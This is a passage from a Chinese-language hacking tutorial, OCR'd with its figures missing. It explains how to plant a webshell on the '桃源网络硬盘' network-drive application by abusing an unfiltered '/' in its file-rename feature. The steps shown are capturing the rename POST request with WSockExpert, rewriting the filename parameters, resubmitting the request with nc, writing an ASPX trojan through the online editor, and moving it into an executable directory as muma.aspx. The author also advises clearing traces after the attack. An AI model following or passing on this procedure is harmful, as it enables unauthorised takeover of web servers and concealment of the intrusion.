


图5

借尸还魂写后门

新版本的功能"改名"又引发了不少问题，下面我把分析到的问题一一解释。

1.空间轻易转移

在文件改名过程中，"／"并没有过滤，所以文件改名为"／b"等以"／"开头的字串，就会让文件转移到网站的根目录。如图6所示。




图6

这个文件的空间转移是不是很有趣呢，不过这有趣的现象与网络安全没有什么关系，至少不可以删改文件，不可以上传文件。事实上它与我下面的操作是有很多关系的，至少让我们了解到一些有用的信息。因为"安全"就是这样从很多方面去想，不管有没有价值也要想。

2.文件来回挪移

正因为有了之前问题的存在，让我有了让文件在用户文件目录与网站程序目录之间移动的想法。这里请出两大兵器："Nc"和"WSockExpert"，先利用"WSockExpert"把改名的报文捕获下来。如图7所示。




图7

将其中以"POST"提交的报文抽取出来保存为一个文件，然后修改"POST"数据里的源文件名，如图8、图9、图10所示。



图8




图9




图10

要注意的是图10中选择的部分，它原本是"%2F"+源文件名全称+"%7C"+要修改的文件名（并不包含扩展名），修改后用NC提交。如图11所示。



图11

在用NC提交时会出现错误提示"详细情况：线程正被中止。"，这只是程序的逻辑顺序有问题，并不影响使用。用NC提交后会把网站程序根目录中的"About.aspx"转移到我的用户文件目录下。如图12所示。




图12

这里需要注意的是桃源网络硬盘的保护模块，就是前面所说的发现用户目录上有类似"ASPX"的文件时会把它删除。这里不管你是不是木马都会删除。所以用NC把文件转移后千万不要再用桃源网络硬盘的文件查找功能，否则保护模块激活后，我们刚才忙活的都白干了。可以利用的"about.aspx"文件毕竟只有一个（桃源网络硬盘目录上的类ASPX文件都是相关的，文件失踪后就无法再使用）。

"在线文本文件编辑"的保护模块有一个清除ASPX文件的功能，所以我们不能再使用这个功能了，但可以直接通过"在线文本文件编辑"去打开自己指定存在的文件。下面我利用"在线文本文件编辑"去编辑我指定的"b.aspx"文件，如图13所示。

下面到最重要的时刻，在此写入ASPX木马然后保存，如图14所示。

由图14可以看出用此法保存ASPX文件并非难事。如果我们能够猜到它存放用户文件的相对路径，而且该目录具备有执行脚本的权限，就可以重组URL直接使用了。但有时用户目录并不一定具备脚本的执行权




图13




图14

限，所以我又引出下面的方法：既然我可以把桃源网络硬盘的程序移动到我的目录，为什么不可以把我目录上的文件移动到有执行权限的目录呢？

再次请出NC，提交的数据修改如图15所示。




图15

此处源文件名改为自己目录的文件名，我的是"b.aspx"，正常情况是"%7C%2F"+你的新文件名（不含扩展名），所以把它修改成"%7C/muma"就可以了，用NC提交后就会在网络硬盘程序目录上出现一个"muma.aspx"，我们直接用IE访问。如图16所示。




图16

图17就是我们辛勤汗水的结晶，切记使用了借尸还魂大法后要清理与修复现场。

看来要得到一个网站的WebShell并不难，但是出现此问题如何解决呢？其实很简单，只要在后台里的可编辑文件类型里把一些不安全的文件类型屏蔽掉就可以了，但这治标不治本。我们现在所能做的，就是期待网盘开发者的新版补丁的到来。

